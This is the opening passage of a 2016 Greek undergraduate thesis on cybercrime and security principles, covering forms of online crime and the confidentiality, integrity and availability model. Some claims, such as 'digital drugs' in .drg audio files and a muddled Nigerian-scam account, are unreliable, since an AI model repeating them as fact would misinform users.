ΤΕΧΝΟΛΟΓΙΚΟ ΕΚΠΑΙΔΕΥΤΙΚΟ ΙΔΡΥΜΑ ΗΠΕΙΡΟΥ
ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ Τ.Ε.

TECHNOLOGICAL EDUCATIONAL INSTITUTE OF EPIRUS
SCHOOL OF APPLIED TECHNOLOGY
DEPARTMENT OF COMPUTER ENGINEERING

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Ανάλυση απαιτήσεων ασφάλειας που σχετίζονται με το ηλεκτρονικό έγκλημα και υλοποίηση μεθόδων επίθεσης με στόχο το ηλεκτρονικό έγκλημα καθώς και υλοποίηση αντίμετρων που να αποτρέπουν την επίθεση.

ΕΚΠΟΝΗΘΗΚΕ ΑΠΟ ΤΟΥΣ

Δέμη Παναγιώτη Α.Μ Ι61

Μαρούδη Αναστασία Α.Μ Ι107

Αριθμ.Πρωτοκόλλου:897

ΥΠΕΥΘΥΝΟΣ ΚΑΘΗΓΗΤΗΣ

Λιάγκου Βασιλική

ΑΡΤΑ, 2016

ΤΕΧΝΟΛΟΓΙΚΟ ΕΚΠΑΙΔΕΥΤΙΚΟ ΙΔΡΥΜΑ ΗΠΕΙΡΟΥ
ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ Τ.Ε.

TECHNOLOGICAL EDUCATIONAL INSTITUTE OF EPIRUS
SCHOOL OF APPLIED TECHNOLOGY
DEPARTMENT OF COMPUTER ENGINEERING

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

Ανάλυση απαιτήσεων ασφάλειας που σχετίζονται με το ηλεκτρονικό έγκλημα και υλοποίηση μεθόδων επίθεσης με στόχο το ηλεκτρονικό έγκλημα καθώς και υλοποίηση αντίμετρων που να αποτρέπουν την επίθεση.

ΕΚΠΟΝΗΘΗΚΕ ΑΠΟ ΤΟΥΣ

Δέμη Παναγιώτη Α.Μ Ι61

Μαρούδη Αναστασία Α.Μ Ι107

Αριθμ.Πρωτοκόλλου:897

ΥΠΕΥΘΥΝΟΣ ΚΑΘΗΓΗΤΗΣ

Λιάγκου Βασιλική

ΑΡΤΑ, 2016

Υπεύθυνη Δήλωση

Βεβαιώνουμε ότι είμαστε συγγραφείς αυτής της πτυχιακής εργασίας και όποια βοήθεια είχαμε για την συγγραφή της είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης, έχουμε αναφέρει τις πηγές από τις οποίες αντλήσαμε πληροφορίες, ιδέες, είτε αναφέρονται ακριβώς είτε παραφρασμένες. Τέλος, βεβαιώνουμε ότι η αυτή η πτυχιακή εργασία συντάχθηκε από εμάς προσωπικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Μηχανικών Πληροφορικής Τ.Ε. του Τ.Ε.Ι Ηπείρου.

Ευχαριστίες

Θα θέλαμε να ευχαριστήσουμε θερμά τις οικογένειες μας για όλη την στήριξη οικονομική και ψυχολογική που μας παρείχαν όλα αυτά τα χρόνια. Επίσης, θα θέλαμε να ευχαριστήσουμε πολύ την καθηγήτρια μας κα. Βασιλική Λιάγκου για την ευκαιρία που μας έδωσε να ασχοληθούμε με ένα τόσο ενδιαφέρον θέμα. Η συνεργασία μας υπήρξε εποικοδομητική και την ευχαριστούμε ιδιαίτερα για τις συμβουλές και την καθοδήγηση της σε όλη τη διάρκεια εκπόνησης της πτυχιακής εργασίας.

Περίληψη

Στη σημερινή εποχή η ραγδαία εξέλιξη της τεχνολογίας, η συχνή χρήση του Διαδικτύου καθώς και των μέσων κοινωνικής δικτύωσης έχουν επιφέρει μεγάλες αλλαγές στο τρόπο σκέψης, συμπεριφοράς καθώς και στο τρόπο ψυχαγωγίας του ανθρώπινου συνόλου. Αναμφισβήτητα το Διαδίκτυο έχει διευκολύνει σε μεγάλο βαθμό την ανθρώπινη ζωή στο τρόπο ενημέρωσης αλλά και εργασίας. Οι κίνδυνοι που ελλοχεύουν στο διαδίκτυο ολοένα και αυξάνονται εξαιτίας της έλλειψης ενημέρωσης των κινδύνων καθώς και για τη σωστή χρήση του διαδικτύου.

Οι χρήστες που χρησιμοποιούν το Διαδίκτυο δεν έχουν πάντα καλοπροαίρετες και αγνές προθέσεις. Υπάρχουν αρκετοί κακόβουλοι χρήστες οι οποίοι εκμεταλλεύονται την ελλιπή ασφάλεια των συστημάτων, έχοντας ως απώτερο σκοπό είτε οικονομικά οφέλη, είτε την πρόκληση βλαβών στα συστήματα καθώς επίσης και στον ίδιο τον χρήστη. Το ηλεκτρονικό έγκλημα έχει αναπτυχθεί σε μεγάλο βαθμό , όχι μόνο επειδή προσφέρει κέρδη, αλλά και γιατί είναι δύσκολο στην ανίχνευση του. Για το λόγο αυτό δημιουργείται η ανάγκη στον χρήστη να προστατεύει το σύστημα του αλλά και τον ίδιο από τέτοιες ενέργειες, με τη χρήση εργαλείων που του παρέχουν ασφάλεια.

Η συγγραφή αυτής της πτυχιακής εργασίας στόχο έχει την ανάδειξη των κινδύνων που παραμονεύουν στις ηλεκτρονικές συναλλαγές στοχεύοντας στις εγκληματικές ενέργειες και στην σημασία της διασφάλισης της ασφάλειας των επικοινωνιών για την ενίσχυση της προστασίας και της αξιοπιστίας του χρήστη.

Αρχικά, στο πρώτο κεφάλαιο γίνεται μια εισαγωγική παρουσίαση των μορφών ηλεκτρονικού εγκλήματος και πώς αυτές υλοποιούνται στις συναλλαγές στο Διαδίκτυο.

Στο δεύτερο κεφάλαιο, περιγράφεται η σημασία της ενίσχυσης και διαφύλαξης της ασφάλειας στις ηλεκτρονικές συναλλαγές.

Στο τρίτο κεφάλαιο παρουσιάζονται αναλυτικά τα είδη των επιθέσεων που σχετίζονται με το ηλεκτρονικό έγκλημα. Ταυτόχρονα παρουσιάζεται αναλυτικά η επίθεση της ενδιάμεσης οντότητας που αποτελεί μια πολύ συχνή επίθεση στο ηλεκτρονικό έγκλημα και η υλοποίηση της γίνεται παρακάτω. Έπειτα, στο τέταρτο

κεφάλαιο γίνεται αναφορά στην λειτουργία της επίθεσης ενδιάμεσης οντότητας, αναλύονται τα πρωτόκολλα ασφάλειας που είναι ευάλωτα σε αυτήν την επίθεση και ολοκληρώνεται με την περιγραφή των επιθέσεων που πραγματοποιούνται σε αυτά τα πρωτόκολλα.

Στο πέμπτο κεφάλαιο, το οποίο είναι το κεφάλαιο της υλοποίησης, παρουσιάζεται η εφαρμογή που υλοποιήθηκε, δηλαδή, με ποίο τρόπο έγινε η επικοινωνία των χρηστών και η επίθεση του κακόβουλου χρήστη, τί εργαλεία χρησιμοποιήθηκαν, η περιγραφή του κώδικα καθώς γίνεται αναφορά και στα μέτρα προστασίας αυτών των επιθέσεων.

Τέλος, στο έκτο κεφάλαιο ολοκληρώνεται η εργασία αποτυπώνοντας τα συμπεράσματα καθ' όλη την συγγραφή και υλοποίηση της παρούσας εργασίας.

Λέξεις-Κλειδιά: επίθεση, ασφάλεια, επίθεση ενδιάμεσης οντότητας, διαδίκτυο, ηλεκτρονικό έγκλημα, ARP spoofing, Sniffing

Abstract

Nowadays, the rapid evolution of technology ,the frequent use of the Internet and the social media networks, have bring upon big changes in the way of thinking, behavior as well as in the amusement of the human entity. Undoubtedly, Internet has facilitated in a big rate, human life to the way of Information and work. The threats that are looming online are rising because of the lack of information on them and on the right use of Internet.

The users of Internet do not always have well-intentioned and clean purposes. There are many spiteful users who take advantage of the systems' deficient security, having as a purpose, either economic benefits, or the cause of damage on the system and the user himself. E-crime has grown on a big level, not only because it is profitable, but also because it is hard to be detected. For this reason there is the need to users to protect his system from these actions but also himself, with the use of tools which provide security.

The writing of this thesis aims to the emergence of the threats that loom on the online transactions, aiming at the criminal actions and at the significance of securing communication for the amplification of the protection and reliability of the user.

Initially, in the first chapter there is an introducing presentation of the form of e-crime and how they are carried out.

In the second chapter, there is a description of the significance of enhancing and securing online transactions.

In the third chapter, the kinds of attacks which relate to e-crime are presented. At the same time there is an analytical description of the Man in the Middle attack which is a frequent way of attack for the e-crime and its implementation is described below. Then, in the fourth chapter, we refer to the operation of intermediate entity's attack, we analyze the security protocols which are vulnerable in this form of attack and at the end there is a description of the attacks on these protocols.

In the fifth chapter, which is the chapter of implementation, we present the application we created, namely, in which way the communication of the users

happened and the attack of the malicious user, what tools were used, the description of the code and we also refer to the security measures against these attacks.

At the end, in the sixth chapter we complete our thesis depicting the outcomes throughout the writing and implementation of it.

Key-Words: attack, security, Man in the Middle, web, e-crime**,** ARP spoofing, Sniffing

Πίνακας περιεχομένων

Πίνακας Εικόνων

1

Ηλεκτρονικό Έγκλημα

1.1 Εισαγωγή

Η εξέλιξη της τεχνολογίας καθώς και η ανάπτυξη της πληροφορικής έχουν επιφέρει μεγάλες αλλαγές στην καθημερινή ζωή. Με την ολοένα και αυξανόμενη εισχώρηση του διαδικτύου στην καθημερινότητα, πολλαπλασιάζονται όχι μόνο οι ευκαιρίες και οι δυνατότητες για τους πολίτες και τις επιχειρήσεις, αλλά και οι κίνδυνοι εμφάνισης εγκληματικών δραστηριοτήτων.

Σύμφωνα με τη Δίωξη Ηλεκτρονικού Εγκλήματος, ως ηλεκτρονικό έγκλημα καλούνται «οι αξιόποινες εγκληματικές πράξεις που τελούνται με τη χρήση ηλεκτρονικών υπολογιστών και συστημάτων επεξεργασίας δεδομένων και τιμωρούνται με συγκεκριμένες ποινές από την ελληνική νομοθεσία».

Αξίζει να σημειωθεί πως το ηλεκτρονικό έγκλημα διακρίνεται στα εγκλήματα που πραγματοποιούνται μέσω Διαδικτύου, γνωστά ως Κυβερνοεγκλήματα (cyber crime), καθώς και σε αυτά που πραγματοποιούνται μέσω Ηλεκτρονικών Υπολογιστών (computer crime).

Ως εγκλήματα που πραγματοποιούνται με τη χρήση Ηλεκτρονικών Υπολογιστών ορίζεται η παράνομη αντιγραφή απορρήτων δεδομένων , η απάτη με υπολογιστή καθώς και η παράνομη χρήση ή πρόσβαση σε προγράμματα ή στοιχεία Η/Υ.

Στον αντίποδα, τα κυβερνοεγκλήματα στοχεύουν σε ηλεκτρονικό υπολογιστή, όπως για παράδειγμα, ιός ηλεκτρονικού υπολογιστή ή στη χρήση δικτύων και συσκευών υπολογιστών. [15]

1.2 Μορφές Κυβερνο-εγκλήματος

Κύριες μορφές Κυβερνοεγκλημάτων που εξιχνιάσθηκαν στην Ελλάδα από το Τμήμα Ηλεκτρονικού Εγκλήματος /ΔΑΑ: [15,19]

1. Απάτες μέσω διαδικτύου
2. Παιδική Πορνογραφία
3. Cracking και hacking
4. Διασπορά κακόβουλων προγραμμάτων
5. Πιστωτικές κάρτες
6. Διακίνηση ναρκωτικών
7. Έγκλημα στα chat rooms

Πιο αναλυτικά:

1.2.1 Απάτες μέσω διαδικτύου

Με τη χρήση του διαδικτύου είναι δυνατόν να τελεστούν απάτες μέσω υπολογιστή είτε έχοντας κάποιο οικονομικό όφελος είτε προκαλώντας ζημιά σε προγράμματα και δεδομένα. Κάποιες από αυτές είναι:

- Απάτη με νιγηριανά μηνύματα του ηλεκτρονικού ταχυδρομείου. Σε αυτή τη περίπτωση κακόβουλοι χρήστες στέλνουν e-mail στα θύματα υπόσχοντας μεγάλη χρηματική αμοιβή αν τους βοηθήσει να μεταφέρουν χρήματα από τον τραπεζικό τους λογαριασμό στο λογαριασμό του θύματος. Οι λόγοι κάθε φορά ποικίλουν. Σε περίπτωση που δεχτεί το θύμα και γίνει η συναλλαγή αμέσως η συνομιλία διακόπτεται και το θύμα έχει χάσει όλα τα χρήματα του τραπεζικού του λογαριασμού.[17]
- Απάτη με phishing mail. Στην περίπτωση αυτή ο κακόβουλος χρήστης στέλνει μηνύματα στο θύμα με σκοπό να του αποσπάσει προσωπικά οικονομικά δεδομένα. Η σχετική δικαιολογία είναι πως

αντιμετωπίστηκε ένα πρόβλημα στους Η/Υ της τράπεζας και ενδέχεται να έχει παραβιαστεί ο λογαριασμός και πρέπει να γίνει επιβεβαίωση του κωδικού διαφορετικά θα κλειδωθεί ο λογαριασμός. Το e-mail αυτό περιλαμβάνει ένα σύνδεσμο ο οποίος οδηγεί σε έναν δικτυακό τόπο της υποτιθέμενης τράπεζας με αποτέλεσμα το θύμα να έχει αποστείλει όλα του στοιχεία στον κακόβουλο χρήστη.

1.2.2 Παιδική πορνογραφία

Παιδική πορνογραφία ορίζονται όλες εκείνες οι εγκληματικές πράξεις που μπορούν να βλάψουν τα παιδιά είτε θίγοντας την αξιοπρέπεια τους είτε βλάπτοντας τη ψυχική και σωματική τους υγεία. Η παιδική πορνογραφία θεωρείται έγκλημα και διώκεται ποινικά. Έγκλημα διαπράττει όποιος από πρόθεση παράγει, προσφέρει, διαθέτει, διανέμει, μεταδίδει, προμηθεύει ή προμηθεύεται παιδικό πορνογραφικό υλικό δια μέσω συστήματος ηλεκτρονικού υπολογιστή και κατέχει ένα τέτοιο υλικό στον ηλεκτρονικό του υπολογιστή ή σε κάποιο άλλο μέσο αποθήκευσης δεδομένων ηλεκτρονικού υπολογιστή. Η παιδική πορνογραφία προωθείται κυρίως σε chat rooms και έχει τις εξής μορφές:

- Ένας ανήλικος που συμμετέχει σε σεξουαλική δραστηριότητα
- Ένα άτομο που συμμετέχει σε σεξουαλική δραστηριότητα προσποιούμενο ότι είναι ανήλικο
- Ρεαλιστικές εικόνες που αναπαριστούν ένα ανήλικο να συμμετέχει σε σεξουαλικές δραστηριότητες

1.2.3 Cracking και Hacking

Η μορφή αυτή έχει σχέση με την παράνομη πρόσβαση σε ηλεκτρονικούς υπολογιστές. Όπως γνωρίζουμε, hacker είναι ο έξυπνος προγραμματιστής ή το άτομο με ιδιαίτερες ικανότητες στην κατανόηση και στο χειρισμό υπολογιστικών συστημάτων. Επίσης, hacker ονομάζεται κάποιος που αντλεί ευχαρίστηση από τη βαθειά κατανόηση της εσωτερικής λειτουργίας ενός συστήματος, στο οποίο όμως δεν έχει πρόσβαση. Αντίθετα, ο cracker στοχεύει στην παράνομη πρόσβαση ενός

υπολογιστικού συστήματος με στόχο να το βλάψει με οποιοδήποτε τρόπο. Το cracking δεν εντοπίζεται σε επιθέσεις που γίνονται στην αρχική σελίδα ενός δικτυακού τόπου, αλλά στις ύπουλες επιθέσεις. Στην τροποποίηση , δηλαδή, σημαντικών δεδομένων. Πλέον, στις μέρες μας συνηθίζεται να χρησιμοποιείται η έννοια hackers ακόμη και για τους κακόβουλους χρήστες-crackers.

1.2.4 Διασπορά Κακόβουλων Προγραμμάτων

Η πιο συχνή και επικίνδυνη μορφή εγκληματικότητας στο διαδίκτυο είναι η διαγραφή ή η αλλοίωση δεδομένων με ιούς. Οι ιοί είναι προγράμματα που έχουν την ικανότητα να μεταδίδονται μεταξύ υπολογιστών και δικτύων και να δημιουργούν αντίγραφα του εαυτού τους χωρίς να το γνωρίζει ο χρήστης. Οι ιοί διακρίνονται στους ιούς συστημάτων και προγραμμάτων. Και στις δύο περιπτώσεις οι ιοί στοχεύουν στην καταστροφή ολόκληρων συστημάτων αλλά και στη διαγραφή αρχείων.

1.2.5 Πιστωτικές κάρτες

Μια ακόμη συχνή μορφή εγκληματικότητας είναι η απάτη μέσω πιστωτικών καρτών. Στην περίπτωση αυτή, κάποιος κακόβουλος χρήστης του διαδικτύου δημιουργεί μια πλασματική σελίδα έχοντας ως στόχο να συγκεντρώσει στοιχεία και αριθμούς πιστωτικών καρτών από χρήστες του διαδικτύου οι οποίοι έχοντας εξαπατηθεί, νομίζουν ότι πρόκειται για κάποιο διαδικτυακό κατάστημα και κάνουν τις αγορές τους. Επιπροσθέτως, πολλές είναι οι περιπτώσεις που οι κακόβουλοι χρήστες καταφέρνουν και αποκτούν φυσική πρόσβαση στα στοιχεία πιστωτικών καρτών, καθώς το θύμα τη χρησιμοποιεί για αγορές ακόμη και αν δεν είναι απαραίτητη παρά μόνο τα στοιχεία της.

1.2.6 Διακίνηση ναρκωτικών

Η διακίνηση των ναρκωτικών πλέον πραγματοποιείται και μέσω του διαδικτύου και όπως υποστηρίζεται διακινούνται νόμιμα παρόλο που περιέχουν παράνομες ουσίες και είναι ιδιαίτερα επικίνδυνα. Τα ναρκωτικά στο διαδίκτυο δεν μεταφέρονται μόνο σε μορφή χαπιών ή ενέσιμη, αλλά κυκλοφορούν σε ψηφιακά αρχεία. Η «δόση» είναι βασισμένη σε ηχητικά κύματα επεξεργασμένα τα οποία πωλούνται ως αρχεία .drg. Σύμφωνα με ειδικούς, πρόκειται για συγκεκριμένα κύματα συχνότητας 3 έως 30 Hz που επηρεάζουν τη λειτουργία του εγκεφάλου προκαλώντας διάφορες αντιδράσεις. Επίσης, τα κανονικά ναρκωτικά διακινούνται στο «dark web», μέσω του λογισμικού TOR που διατηρεί την ανωνυμία του χρήστη όσον αφορά την τοποθεσία του ή τη διαδικτυακή του δραστηριότητα. Οι παραγγελίες των ουσιών αυτών γίνονται στη σελίδα «Silk Road», παρόμοιο στη χρήση με το e-bay, διαθέτοντας προς πώληση όλα τα είδη των ναρκωτικών. Οι συναλλαγές γίνονται μέσω του ψηφιακού νομίσματος bitcoin. [15]

1.2.7 Έγκλημα στα chat rooms

Τέλος, τα chat rooms είναι ιστοσελίδες που μπορεί να μπει ο καθένας χωρίς να δώσει τα πραγματικά του στοιχεία. Εκεί ο καθένας μπορεί να κάνει γνωριμίες και να προβάλει τον εαυτό του με όποιο τρόπο θέλει. Η επικοινωνία γίνεται είτε γραπτώς είτε χρησιμοποιώντας κάμερα. Στα chat rooms συνδέονται άτομα από οποιαδήποτε χώρα και οποιασδήποτε ηλικίας. Πολλοί είναι αυτοί που εκμεταλλεύονται την ελευθερία και δίνουν ψεύτικα προφίλ. Άτομα μεγάλης ηλικίας παριστάνουν τους έφηβους με σκοπό να προσεγγίσουν νεαρά άτομα να αποκτήσουν μια φιλική σχέση μαζί τους και πολλές φορές ερωτική διάθεση. Τα chat rooms κυρίως τα χρησιμοποιούν παιδόφιλοι για να βρουν θύματα. [2]

2

Ασφάλεια στο Διαδίκτυο

2.1 Εισαγωγή

Η έννοια της ασφάλειας σχετίζεται με την ικανότητα μιας επιχείρησης ή ενός οργανισμού να προστατεύει τις πληροφορίες του από τυχόν αλλοιώσεις ή καταστροφές μη εξουσιοδοτημένων χρηστών. Στόχος της ασφάλειας είναι η προστασία όλων των περιουσιακών στοιχείων είτε πρόκειται για υλικό, λογισμικό ή δεδομένα.

Με μια πρώτη ματιά είναι εμφανές ότι οι επιθέσεις στα υπολογιστικά συστήματα παρουσιάζουν μεγάλη αύξηση. Είναι γεγονός πως τις περισσότερες φορές τέτοιου είδους επιθέσεις οι οποίες μπορεί να πραγματοποιηθούν σε τράπεζες ή μεγάλες εταιρίες δεν δημοσιοποιούνται λόγω του ότι θα προκαλέσουν σοβαρές οικονομικές επιπτώσεις και δεν θα θεωρούνται πλέον αξιόπιστες και ασφαλής. Για το λόγο αυτό, αν όχι όλες αλλά οι περισσότερες επιθέσεις παραμένουν κρυφές με αποτέλεσμα ο κόσμος να βρίσκεται σε άγνοια για το πόσο εύκολα μπορεί να γίνει υποκλοπή των δεδομένων ενός υπολογιστικού συστήματος και να μην γνωρίζει την έννοια της ασφάλειας. Ωστόσο, αξίζει να σημειωθεί πως οι επιθέσεις στο διαδίκτυο ολοένα και αυξάνονται και οφείλουμε να είμαστε ενήμεροι με στόχο την αποτροπή τους.[22]

Η ραγδαία εξέλιξη της τεχνολογίας έχει επιφέρει πολλούς κινδύνους κυρίως στην ασφάλεια των υπολογιστικών συστημάτων. Μικροί αλλά και μεγάλοι μπορούν

εύκολα να πέσουν θύματα ενός κακόβουλου χρήστη. Κάποια παραδείγματα επιθέσεων είναι:

- Κακόβουλο λογισμικό, όπως για παράδειγμα οι Ιοί (Viruses), Δούρειοι Ίπποι (Trojan Horses), με σκοπό την παράνομη εισβολή σε έναν Η/Υ.
- Hacking, δηλαδή η μη εξουσιοδοτημένη εισβολή σε κάποιο υπολογιστικό σύστημα με σκοπό την πρόσβαση στους πόρους του συστήματος.
- Παραβίαση δικαιωμάτων πνευματικής ιδιοκτησίας, όπως η αντιγραφή, η αναδιανομή, η παραποίηση δεδομένων χωρίς τη συγκατάθεση του δημιουργού τους.
- Spam, ηλεκτρονικά μηνύματα που αποστέλλονται χωρίς τη συγκατάθεση του παραλήπτη, ενώ πολλές φορές η ταυτότητα του αποστολέα δεν είναι γνήσια.
- Πλαστοπροσωπία (Spoofing), χρήση πλαστογραφημένης ταυτότητας με σκοπό τη μη ανίχνευση του κακόβουλου χρήστη.

2.2 Αρχές Ασφάλειας

Για τη σωστή λειτουργία ενός συστήματος οφείλουν να ικανοποιούνται ορισμένες απαιτήσεις ασφάλειας. Κάποιες από αυτές, γνωστές και ως CIA, είναι οι εξής:

- **Εμπιστευτικότητα** (Confidentiality): Η αρχή της εμπιστευτικότητας σχετίζεται με την προστασία της πληροφορίας από μη εξουσιοδοτημένη πρόσβαση ή υποκλοπή της. Στόχος της είναι η πληροφορία να είναι εμφανής μόνο μεταξύ των δυο άκρων μιας επικοινωνίας και όχι σε αυτούς που πιθανά «κρυφακούνε» το κανάλι επικοινωνίας.

- **Ακεραιότητα** (Integrity): Η αρχή της ακεραιότητας εξασφαλίζει ότι το λογισμικό ή η πληροφορία είναι απόλυτα σωστή και αυθεντική, δίχως να έχει υποστεί κάποια τροποποίηση με παράνομο τρόπο.

- **Διαθεσιμότητα** (Availability): Η αρχή της διαθεσιμότητας εξασφαλίζει ότι η πληροφορία ή οι υπηρεσίες είναι προσπελάσιμες και λειτουργικές, όταν ζητηθούν από κάποιον εξουσιοδοτημένο χρήστη με πρόσβαση σε αυτές.

Όπως αναφέρθηκε προηγουμένως, η αρχή της εμπιστευτικότητας προστατεύει ευαίσθητη πληροφορία από μη εξουσιοδοτημένη πρόσβαση ή υποκλοπή της. Για την εξασφάλιση των δεδομένων συνήθως χρησιμοποιείται κρυπτογραφία και έλεγχος πρόσβασης. Στη περίπτωση της κρυπτογραφίας θα πρέπει και τα δύο άκρα να υποστηρίζουν το ίδιο πρωτόκολλο κρυπτογράφησης. Ιδιωτικά δίκτυα, γνωστά ως (VPNs) μπορούν να χρησιμοποιηθούν για την ασφαλή επικοινωνία καναλιού μεταξύ δύο σημείων. Επίσης, κρυπτογραφία χρησιμοποιείται στο επίπεδο συνδέσμου μετάδοσης δεδομένων (data-link layer) του μοντέλου OSI.

Στη συνέχεια, η αρχή της ακεραιότητας εξασφαλίζει ότι η πληροφορία δεν έχει υποστεί κάποια παράνομη τροποποίηση κατά τη μεταφορά της από τον αποστολέα στον παραλήπτη. Για να μπορέσει να επιβεβαιωθεί ότι ικανοποιείται η αρχή της ακεραιότητας πρέπει να εξασφαλιστεί ότι το μήνυμα που φτάνει στον παραλήπτη είναι ίδιο με αυτό που φεύγει από τον αποστολέα. Η ακεραιότητα μιας σύνδεσης μπορεί να εξασφαλιστεί με χρήση κρυπτογραφίας και έλεγχο δρομολόγησης. Κάνοντας χρήση των hash συναρτήσεων εξασφαλίζεται η ακεραιότητα. Επίσης, η ακεραιότητα επεκτείνεται και στο λογισμικό των δικτυακών συσκευών, από όπου μεταφέρονται δεδομένα. Το λογισμικό πιστοποιείται και εξασφαλίζει την προέλευση και την ορθή μεταφορά του στη συσκευή.

Η αρχή της διαθεσιμότητας εξασφαλίζει ότι η πληροφορία είναι προσπελάσιμη και λειτουργική, όταν ζητηθεί από κάποιον ο οποίος είναι εξουσιοδοτημένος για πρόσβαση σε αυτές. Τα εφεδρικά αντίγραφα , η ανθεκτικότητα, η ανοχή σε σφάλματα είναι σχεδιαστικές αρχές οι οποίες χρησιμοποιούνται για να εξασφαλιστεί η διαθεσιμότητα. Σε περίπτωση που τα συστήματα δεν είναι διαθέσιμα όταν πρέπει, τότε οι έννοιες εμπιστευτικότητα και ακεραιότητα δεν έχουν καμία σημασία. Οι επιθέσεις Άρνησης Εξυπηρέτησης (DoS) έχουν ως στόχο να θέσουν ένα σύστημα εκτός διαθεσιμότητας έστω και προσωρινά.

2.3 Επιπλέον αρχές ασφάλειας

Όπως αναφέρθηκε προηγουμένως οι βασικές αρχές ασφάλειας ενός συστήματος είναι η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα. Επιπλέον, βασικές αρχές είναι η Ιδιωτικότητα (Privacy), η Πιστοποίηση (Authentication), η Εξουσιοδότηση (Authorization), και η Υπευθυνότητα (Accountability).

Η αρχή της **ιδιωτικότητας** εξασφαλίζει πως η πληροφορία που ανταλλάσουν δύο χρήστες μεταξύ τους παραμένει ασφαλής και εμφανής μόνο μεταξύ των νόμιμων χρηστών. Για να είναι ένα δίκτυο υπολογιστών ασφαλές, πρέπει να εξασφαλίζεται το απόρρητο της επικοινωνίας και πως κανείς δεν αλλοιώνει τα δεδομένα. Ένα μέτρο που χρησιμοποιείται για την ικανοποίηση της ιδιωτικότητας είναι η κρυπτογραφία. Κρυπτογραφώντας την μεταδιδόμενη πληροφορία ο κακόβουλος χρήστης αδυνατεί να αντιληφθεί την αρχική πληροφορία.

Στη συνέχεια, η αρχή της **πιστοποίησης** εξασφαλίζει πως ένας χρήστης είναι νόμιμος για κάποιο σύστημα. Για να συμβεί αυτό πρέπει τα στοιχεία του χρήστη να αντιστοιχούν με αυτά του συστήματος στο οποίο θέλει να αποκτήσει πρόσβαση. Η πιο συχνή μορφή πιστοποίησης είναι με τη χρήση κάποιου κωδικού πρόσβασης. Έτσι, όταν ο χρήστης επιθυμεί να αποκτήσει πρόσβαση σε ένα σύστημα εισάγει τον προσωπικό του κωδικό και όνομα χρήστη και πιστοποιεί τον εαυτό του, εφόσον τα στοιχεία αντιστοιχούν με αυτά του συστήματος. Με αυτό τον τρόπο αποκτά πρόσβαση στο σύστημα με όλα τα δικαιώματα. Πλέον, η χρήση του κωδικού δεν θεωρείται και η πιο αξιόπιστη καθώς είναι πολύ συχνό το φαινόμενο της αποκάλυψης ή της υποκλοπής τους. Για την αποφυγή τέτοιων καταστάσεων αναπτύχθηκαν τεχνικές πιστοποιώντας έναν χρήστη μοναδικά, όπως η ίριδα του ματιού ή τα δαχτυλικά αποτυπώματα.

Μόλις ένας χρήστης πιστοποιηθεί, στη συνέχεια θα πρέπει να εξουσιοδοτηθεί. Η διαδικασία αυτή εξασφαλίζει τί ενέργειες μπορεί να εκτελέσει το σύστημα και ποιά τα δικαιώματα του χρήστη. Η διαδικασία της **εξουσιοδότησης** είναι η σημαντικότερη στο σύστημα καθώς ένα λάθος στο λογαριασμό ενός χρήστη μπορεί να δώσει πρόσβαση σε δεδομένα που δεν θα έπρεπε. Για το λόγο αυτό θα πρέπει να δίνονται ελάχιστα δικαιώματα σε έναν χρήστη για να μπορέσει να πραγματοποιήσει την εργασία του.

Τέλος, σε μια εταιρία ή έναν οργανισμό η ασφάλεια έχει νόημα μόνο όταν κάποιος είναι υπεύθυνος για τις πράξεις του. Η **υπευθυνότητα** είναι αποτελεσματική όταν αποδίδονται σωστά οι ευθύνες. Επίσης, η αρχή αυτή έχει νόημα, όταν μέσω των μηχανισμών πιστοποίησης και εξουσιοδότησης γίνεται η ταύτιση ενός ατόμου με τις ενέργειες του σε κάποιο σύστημα ή δίκτυο.

2.4 Επιθέσεις και ασφάλεια

Επίθεση καλείται οποιαδήποτε προσπάθεια γίνεται, εκμεταλλευόμενη αδυναμίες, με σκοπό την παραβίαση της εμπιστευτικότητας, της ακεραιότητας ή της διαθεσιμότητας ενός συστήματος ή δικτύου.[16]

Μια επίθεση προκαλεί την παραβίαση της **εμπιστευτικότητας**, όταν ο κακόβουλος χρήστης αποκτά πρόσβαση σε πληροφορίες για τις οποίες δεν είναι εξουσιοδοτημένος από τον κάτοχο τους.

Μια επίθεση προκαλεί την παραβίαση της **ακεραιότητας**, όταν επιτρέψει στον μη εξουσιοδοτημένο χρήστη να αλλάξει την κατάσταση του συστήματος ή οποιασδήποτε πληροφορίας βρίσκεται σε αυτό.

Μια επίθεση προκαλεί την παραβίαση της **διαθεσιμότητας**, όταν μέσω αυτής δεν επιτρέπεται στους εξουσιοδοτημένους χρήστες να έχουν πρόσβαση σε συγκεκριμένους πόρους του συστήματος όταν, όποτε και με τον τρόπο που έχουν εξουσιοδοτηθεί.

Οι επιθέσεις που πραγματοποιούνται μπορεί να είναι **τυχαίες** (αμέλεια, φωτιά, διακοπή ρεύματος) ή **εσκεμμένες** (hackers, crackers, vandals). Επίσης, οι επιθέσεις στην ασφάλεια Η/Υ ανάλογα με το είδος της συνέπειας που επιφέρουν καθώς και τον τύπο αγαθού που επηρεάζουν διακρίνονται στις εξής κατηγορίες:

- **Επιθέσεις Υποκλοπής** (Interception), μια μη εξουσιοδοτημένη οντότητα αποκτά πρόσβαση σε ένα αγαθό
  Οι επιθέσεις υποκλοπής μπορεί να έχουν ως στόχο το υλικό (π.χ. κωδικούς από κάρτες), τα δεδομένα (π.χ. επιθέσεις sniffing, υποκλοπή αριθμών πιστωτικών καρτών, κωδικών PIN), το λογισμικό (π.χ. μη εξουσιοδοτημένη αντιγραφή προγραμμάτων). Οι επιθέσεις υποκλοπής αποτελούν επιθέσεις κατά της Εμπιστευτικότητας του συστήματος.
- **Επιθέσεις Αλλοίωσης** (Modification), μια οντότητα αποκτά μη εξουσιοδοτημένη πρόσβαση με σκοπό την αλλοίωση-τροποποίηση των περιεχομένων ενός αγαθού
